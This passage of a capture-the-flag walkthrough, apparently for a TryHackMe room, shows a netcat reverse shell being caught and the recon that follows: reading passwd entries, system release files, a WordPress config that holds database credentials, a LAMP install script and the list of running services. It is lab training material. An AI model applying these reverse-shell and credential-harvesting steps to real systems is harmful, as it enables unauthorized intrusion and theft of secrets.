
```
┌──(root㉿CyberCreedPC)-[/home/sohamt]
└─# nc -lnvp 9000
listening on [any] 9000 ...
connect to [10.17.68.223] from (UNKNOWN) [10.10.94.0] 52986
bash: cannot set terminal process group (1349): Inappropriate ioctl for device
bash: no job control in this shell
apache@tryhackme:/data/www/default$ 
```

got reverse shell.




```
============================================================
apache@tryhackme:/tmp/Privy$ cat Passwd.txt | grep bash
cat Passwd.txt | grep bash
root:x:0:0:root:/root:/bin/bash
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
apache@tryhackme:/tmp/Privy$
```

got some possible usernames with bash default shell.



```
uname -a
--------
Linux tryhackme 5.15.0-1056-aws #61~20.04.1-Ubuntu SMP Wed Mar 13 17:40:41 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux

cat /etc/issue
--------------
Ubuntu 20.04.6 LTS \n \l


cat /etc/*-release
------------------
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=20.04
DISTRIB_CODENAME=focal
DISTRIB_DESCRIPTION="Ubuntu 20.04.6 LTS"
NAME="Ubuntu"
VERSION="20.04.6 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.6 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal
```


got some info.




```
 */

// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'root' );

/** Database password */
define( 'DB_PASSWORD', 'lamp.sh' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

did rev shell again and saw some Wordpress php config files and found this.

Before doing rev shell again, saw that user "ubuntu" home directory can be accessed and then found lamp.sh in Downloads directory.




```
apache@tryhackme:/data/www/default$ cd /home/ubuntu
cd /home/ubuntu
apache@tryhackme:/home/ubuntu$ ls
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
apache@tryhackme:/home/ubuntu$ cd Downloads
cd Downloads
apache@tryhackme:/home/ubuntu/Downloads$ ls
ls
bricks.jpg
lamp
apache@tryhackme:/home/ubuntu/Downloads$ cd lamp
cd lamp
apache@tryhackme:/home/ubuntu/Downloads/lamp$ ls
ls
LICENSE
README.md
backup.sh
conf
include
init.d
lamp.log
lamp.sh
src
uninstall.sh
upgrade.sh
apache@tryhackme:/home/ubuntu/Downloads/lamp$ 
```




```
upgrade.sh
apache@tryhackme:/home/ubuntu/Downloads/lamp$ cat lamp.sh
cat lamp.sh
#!/usr/bin/env bash
# Copyright (C) 2013 - 2024 Teddysun <i@teddysun.com>
#
# This file is part of the LAMP script.
#
# LAMP is a powerful bash script for the installation of
# Apache + PHP + MySQL/MariaDB and so on.
# You can install Apache + PHP + MySQL/MariaDB in an very easy way.
# Just need to input numbers to choose what you want to install before installation.
# And all things will be done in a few minutes.
#
# System Required:  CentOS 7+ / Debian 9+ / Ubuntu 18+
# Description:  Install LAMP(Linux + Apache + MySQL/MariaDB + PHP )
# Website:  https://lamp.sh
# Github:   https://github.com/teddysun/lamp

PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:~/bin
export PATH

cur_dir=$(cd -P -- "$(dirname -- "$0")" && pwd -P)

include() {
    local include=${1}
    if [[ -s ${cur_dir}/include/${include}.sh ]]; then
        . ${cur_dir}/include/${include}.sh
    else
        echo "Error: ${cur_dir}/include/${include}.sh not found, shell can not be executed."
        exit 1
    fi
}
```

Hmmm!!! used for installation...




```
Try: apt install <deb name>

apache@tryhackme:/home/ubuntu/Downloads/lamp$ systemctl list-units
systemctl list-units
  UNIT                                    LOAD   ACTIVE     SUB       DESCRIPTION

  proc-sys-fs-binfmt_misc.automount       loaded active     running   Arbitrary Executable File Forma
ts File System Automount Point
  dev-loop0.device                        loaded activating tentative /dev/loop0

  dev-loop1.device                        loaded activating tentative /dev/loop1

  dev-loop2.device                        loaded activating tentative /dev/loop2

  dev-loop3.device                        loaded activating tentative /dev/loop3

  dev-loop4.device                        loaded activating tentative /dev/loop4
```

used this systemctl command to list the services running.




```
  systemd-tmpfiles-setup.service          loaded active     exited    Create Volatile Files a
  systemd-udev-settle.service             loaded active     exited    udev Wait for Complete
  systemd-udev-trigger.service            loaded active     exited    udev Coldplug all Devic
  systemd-udevd.service                   loaded active     running   udev Kernel Device Mana
  systemd-update-utmp.service             loaded active     exited    Update UTMP about Syste
  systemd-user-sessions.service           loaded active     exited    Permit User Sessions
  ubuntu.service                          loaded active     running   TRYHACK3M
  udisks2.service                         loaded active     running   Disk Manager
  ufw.service                             loaded active     exited    Uncomplicated firewall
  unattended-upgrades.service             loaded active     running   Unattended Upgrades Shu
  upower.service                          loaded active     running   Daemon for power manage
